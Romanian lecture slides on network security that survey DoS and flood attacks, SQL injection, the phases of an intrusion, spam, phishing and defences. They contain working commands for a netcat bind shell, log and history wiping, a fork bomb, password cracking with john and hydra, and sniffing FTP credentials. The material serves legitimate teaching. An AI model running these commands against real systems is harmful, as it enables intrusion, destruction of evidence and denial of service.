  - Foloseste trimiterea unui pachet ce are SYN setat. In plus adresa sursa si adresa destinatie este adresa IP a hostului care urmeaza a fi atacat. Atacul functioneaza deoarece masina isi va trimite pachete cu SYN in mod recursiv.
  - A fost descoperit in 1997 de catre o persoana cu pseudonimul “m3lt”
  - Sisteme vulnerabile: WindowsXP (SP2), WindowsServer2003, AIX3.0, BeOS preview release 2, FreeBSD 2.2.5 si 3.0, Irix 5.2 si 5.3, NetBSD 1.1 pana la 1.3, MacOS 7.6.1 pana la 8.0, Novell 4.11, SCO Unixware 2.1.1 si 2.1.2
  - Metoda de protejare: majoritatea firewallurilor ar trebuie sa faca drop la un astfel de pachet

Atacuri de nivel 3 - Atacuri flood



- ICMP flood:
  - Se bazeaza pe trimitera in cantitati enorme de pachete ICMP, pana la consumarea intregii bezni disponibile
  - Versiuni:
    - SMURF attack. Adresa destinatie este adresa de broadcast. Adresa sursa va fi adresa hostului victima. Rezultat: toate echipamentele din acel segment de retea vor trimite raspuns la hostul atacat. http://www.phreak.org/archives/exploits/denial/smurf.c
    - PoD(Ping-of-Death). Dimensiunea maxima a unui pachet IP este de 65535 bytes. PoD trimite un pachet de 65536 sau mai mare (desi ilegal, el poate fi transmis daca pachetul este fragmentat). La reconstructia pachetului poate sa apara un buffer overflow, astfel sistemul sufera un “crash”.
- UDP flood
  - Se comporta ca si ICMP flood. Versiunea Fraggle attack este doar o adaptare a atacului de tip SMURF. De fapt TFreak a scris atat fraggle.c cat si smurf.c, doua programe ce realizeaza aceste atacuri.
  - Atacatorul face un trafic foarte mare de pachete UDP echo catre destinatii IP de broadcast, toate avand adresa sursa falsa. Traficul este destinat pe porturile 7 (echo) si 19 (chargen – definit in RFC864)

Atacuri de nivel 3 - Atacuri DoS




- **Teardrop attack**
- Transmiterea unui pachet de pe un mediu cu MTU mare pe un mediu cu MTU mai mic
  - Wireless
  - MPLS
- Teardrop = se folosesc pointeri greșiți în câmpul Fragment Offset din antetul IP -> Kernel Panic
- Devenit deprecated odată cu:
  - Windows 95
  - Linux Kernel > 2.0.32

- Timp de 11 ani a fost considerat depășit. Până la Windows Vista™
- SMB 2.0 – teardrop works again!

"SRV2.SYS fails to handle malformed SMB headers for the NEGOTIATE PROTOCOL REQUEST functionality. No user action is required"

- Protectie ? -> Windows Teardrop Attack Detection Software via MS

Atacuri de nivel 3 - Atacuri DoS




- Distributed attack
  - Se bazeaza pe infectarea de hosturi. Un exemplu bun este MyDoom, un worm ce lansa un atac la o anumita zi si ora. Toate calculatoarele care au fost infectate pana in acel moment, au efectuat atacul.
  - IRCBots: programe ce odata ce au infectat sistemul, se conecteaza la un server de IRC, pe un canal privat. Toate hosturile infectate cu acelasi tip de worm, se vor conecta la acelasi canal, atacatorul de acolo putand sa le controleze. In momentul instalarii, echipamentul inefectat va avea portul 6667 (port default pentru server IRC).
- Slashdot effect
  - Este un DDoS neintentionat. Numele vine de la vestitul site Slashdot, care a postat un link catre un site cu capabilitati mai mici. Cand foarte multi useri au incercat sa acceseze linkul, efectul a fost de SYN flood.
  - exemplu recent: www.wow-europe.com la schimbarea de hardware pe unele servere


Atacuri de nivel 7

- SQL Insertion
  - Executarea de cod sql pe server
  - Atacul depinde numai de modul in care a fost programat situl
  - Exemplu:
    - SELECT X from TABLE where
      user = $user_input AND
      pass = $pass_input
    - Daca $user_input este “x’ OR --” rezultatul va fi:
    - SELECT X from TABLE where
      user = $x OR -- AND
      pass = ‘nu_conteaza’

    Deci loginul va fi acceptat



Fazele unui atac




- Footprinting
- Scanare şi identificare
- Enumerare
- Obţinerea accesului
- Privilege escalation
- Ascunderea
- Backdoors

Fazele sunt prezentate din punct de vedere tehnic


- nu includ factorul uman
- using encryption on the Internet is the equivalent of arranging an armored car to deliver credit-card information from someone living in a cardboard box to someone living on a park bench. (Gene Spafford)

Fazele unui atac - Footprinting




- Informaţie preliminară despre ţinte
- Search engines
- whois
- host
- traceroute

Fazele unui atac - Scanare şi identificare



- ping
- ping sweep (nmap -sP)
  - filtrare ICMP
- tcp ping scans (nmap -PT)
  - filtrare ACK pentru conexiuni non-established
- port scanning (nmap -sS)
- OS fingerprinting (nmap -O)
- Nessus – scanare de vulnerabilitati

Fazele unui atac - Enumerare




- Ce enumerăm?
  - nume de utilizator
  - sistem de operare
  - aplicaţii şi versiuni utilizate
    - banner grabbing
  - fişiere partajate

```
nmap -sS -sV
razvan@asgard:~$ telnet anaconda.cs.pub.ro 21
Trying 141.85.37.25...
Connected to anaconda.cs.pub.ro.
Escape character is '^]'.
220 (vsFTPd 2.0.5)
```


- Configurare servicii să nu afişeze versiunea
  - bind9: **`options { version “Not available”; }`**

Fazele unui atac - Obţinerea accesului



- Brute forcing
  - hydra
- Sniffing
  - dsniff
  - ettercap
- Remote exploit
  - http:/www.milw0rm.com
  - Metasploit


dsniff




```
asgard:/home/razvan# dsniff
dsniff: listening on eth0
-----------------
01/08/08 12:43:39 tcp dhcp-139.cs.pub.ro.2923 ->
   anaconda.cs.pub.ro.21 (ftp)
USER rctest
PASS rctest

razvan@asgard:~$ ftp anaconda.cs.pub.ro
Connected to anaconda.cs.pub.ro.
220 (vsFTPd 2.0.5)
Name (anaconda.cs.pub.ro:razvan): rctest
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> quit
221 Goodbye.
```

Fazele unui atac - Contul privilegiat

- Vulnerabilităţi la nivelul sistemului de fişiere
  - fişiere world-readable
  - fişiere cu drepturi de suid
    - `find /bin /usr/bin -type f -perm 4000`
- Exploit local trust
  - “.” în PATH
- Buffer overflows




Fazele unui atac - Ascunderea atacului




- Curăţarea fişierelor de log
  - cat /dev/null > /var/log/...
- Curăţarea command history-ului
  - history -c
  - cat /dev/null > ~/.bash_history
- Utilizator local cu uid 0
  - contul are drept de root
- Rootkits
  - ready made trojans
  - LRK (Linux Rootkit) – binare “troianizate” pentru diverse comenzi importante
- Cel mai faimos rootkit: SONY!!!
  - http://en.wikipedia.org/wiki/Sony_BMG_CD_copy_protection_scandal

Fazele unui atac - Backdoors



- Remote shell execution
  - pe sistemul compromis:
    - `nc -l -p 6666 -e /bin/bash`
  - pe sistemul cracker-ului:
    - `nc IP_sistem_compromis 6666`
- De obicei se modifică binarele netstat, ps
- Un backdoor celebru este cel al lui Ken Thompson
  - fiecare versiune Unix (programul login) permitea accesul utilizatorului ken în sistem fără solicitarea parolei

Brute force




- orice parolă poate fi spartă de cineva suficient de insistent
- john the ripper

```
asgard:/home/razvan# john -single /etc/shadow
Loaded 11 passwords with 11 different salts (FreeBSD MD5 [32/32])
student          (student)
florin           (florin)
acinom           (monica)
bog              (bogdan)
gu3st            (guest)
c0rina           (corina)
guesses: 6  time: 0:00:00:03 100%  c/s: 4870  trying: 999991969
```

- hydra


```
asgard:/home/razvan# hydra -l rctest -p rctest anaconda.cs.pub.ro ftp
Hydra v5.3 (c) 2006 by van Hauser / THC - use allowed only for legal purposes.
Hydra (http://www.thc.org) starting at 2008-01-08 12:13:19
[DATA] 1 tasks, 1 servers, 1 login tries (l:1/p:1), ~1 tries per task
[DATA] attacking service ftp on port 21
[STATUS] attack finished for anaconda.cs.pub.ro (waiting for childs to finish)
[21][ftp] host: 141.85.37.25   login: rctest   password: rctest
Hydra (http://www.thc.org) finished at 2008-01-08 12:13:20
```

DoS impotriva sistemului local



- La nivelul sistemului DoS se reflectă în consumul de resurse
  - procesor
  - memorie
  - spaţiu pe disc
- SYN attack
- fork bomb
  - `:(){ :|:& };:`


Spam



- Pe masura evolutiei Internet-ului, e-mail-ul a inceput sa fie folosit ca masura publicitara rezultand in ceea ce se numeste **spam** (unsolicited mail)
- Open mail relay se refera la un server de e-mail ce permite retransmiterea (relaying) mesajelor de posta de electronica sosite din Internet
- Pentru ca server-ele care transmiteau spam au inceput sa fie filtrate, s-a gasit solutia redirectionarii mesajelor prin intermediul altor server-e (care functionau ca open mail relays)
- In momentul de fata, majoritatea ISP-urilor folosesc DNSBL (DNS based Blocking Lists) pentru a nu permite mesaje de la server-e open relay

http://www.cnn.com/2006/WORLD/europe/11/27/uk.spam.reut/index.html
→ 9 din 10 mesaje sunt spam


Spam - metode anti-spam



- Se verifica daca
  - serverul care a trimis mailul, chiar exista (DNS search) si e autorizat (SPF – Sender Policy Framework).
  - acel server este autentic (Domain Keys) si nu este un open-relay sau un server cunoscut ca fiind folosit de spammer-i (RBL – Real time spam Black Lists)
  - persoana care a trimis acel mesaj apare in Black, White sau Gray Listing
  - mesajul nu contine elemente de spam (MimeDefang, SpamAssasin)
  - mesajul nu este cumva un spam binecunoscut (baze de date comune: Vipul Razor Hash checking)
  - mai multi utilizatori au marcat mesajul ca spam (Dcop, Filtre Baynes, invatare automata)


- Cum se detecteaza un mesaj spam?
  1. In general, serverul de la care a plecat mailul nu exista; este vorba de un open relay, trimite de obicei spam **(server)**
  2. Persoana care trimite acel mesaj nu e autorizata si cel mai probabil nu exista **(persoana)**
  3. Mesajul e generat automat, a fost marcat ca spam de foarta multa lume. Mesajul contine cuvinte cheie specifice spam-ului. **(mesaj)**
  4. Invatare automata

Spoofing




- Masquerading – falsificarea informaţiilor dintr-un pachet de reţea
- Man in the middle attack
  - în criptografie, în comunicaţia dintre A şi B, C poate pretinde că este A sau B
- E-mail address spoofing
- Source address spoofing
  - **`nc -s`**
  - **`nmap -S`**
- Phishing

Phishing




- este o forma cunoscuta de social engineering
- este folosita pentru a obtine parole, detalii ale cartii de credit
- atacatorul invoca a fi o persoana de incredere in comunicatia electronica
- de obicei se realizeaza prin e-mail, messaging sau telefonie
- un mesaj venit din partea unei surse aparent autorizate solicita utilizatorului reintroducerea unor date personale pe un site pirat
- se poate pierde accesul la casuta de e-mail sau la pierdere financiare substantiale
- in SUA, in 2004-2005 s-au inregistrat pierderi de 929 milioane $ din cauza phishing
- anti-phishing
  - user training
  - browser-ele actuale pot fi capabile de a identifica forme de phishing de pe diverse site-uri
  - spam-filters reduc mesajele spam care pot fi folosite pentru phishing

Mecanisme de protecţie/prevenire




- Politici de securitate
  - parole, drepturi, limitări
- Monitorizare & jurnalizare
  - securitatea nu este o finalitate, este un proces
- Filtrare trafic
  - firewall
- Securizarea informaţiei
  - criptarea se foloseste pentru protejarea continutului datelor
  - folosire rezumate de de mesaje (MD5, SHA-1), pentru asigurarea integritatii datelor

Mecanisme protecţie - politici




- Definirea politicilor de autentificare
  - constrângeri de parole
  - folosire de alte forme de autentificare: certificate
- Definirea clară a drepturilor ficărui utilizator - limitare
  - ulimit
  - chroot
  - drepturi de acces, ACL
  - quota
  - sudo
  - Linux capabilities
- Definirea serviciilor ce trebuie oferite de fiecare componentă a reţelei
  - separarea ariilor cu nivel de securitate diferit
- Definirea traficului ce trebuie criptat
- Definirea politicilor de filtrare

Mecanisme protecţie - monitorizare/jurnalizare




- Network sniffing
  - wireshark
  - tcpdump
  - kismet
- Menţinerea de jurnale
- Utilitare de monitorizare a sistemului
  - netstat
  - ps
  - lsof

Mecanisme protecţie - filtrare trafic



- Firewall
  - hardware (dedicat)
  - software
    - cu suport în kernel: iptables, OpenBSD ip filter
    - personal: ZoneAlarm
- iptables
  - tabela filter
  - lanţuri de filtrare: INPUT, OUTPUT, FORWARD

Mecanisme protecţie - securizarea comunicaţiei




- Criptarea traficului important
  - servicii care rulează peste SSL/TLS (openssl)
  - HTTPS, POP3S, IMAPS, FTPS
- Secure SHell
  - acces securizat la distanţă
  - copiere de fişiere securizată
- Tunel SSH
  - comunicaţia HTTP, POP3, FTP, etc. este tunelată prin SSH
- PGP, GnuPG

Bibliografie

- Nitesh Dhanjani – Linux and Unix Security – Portable Reference
- Mike Horton, Clinton Mugge – Network Security – Portable Reference
- Andrew Lockhart – Network Security Hacks
- Simson Garfinkel, Alan Schwartz, Gene Spafford – Practical Unix & Internet Security, 3rd Edition

Link-uri



- http://www.milw0rm.com
- http://insecure.og
- http://www.openwall.com
- http://www.thc.org
- http://www.sans.org
- http://www.blackhat.com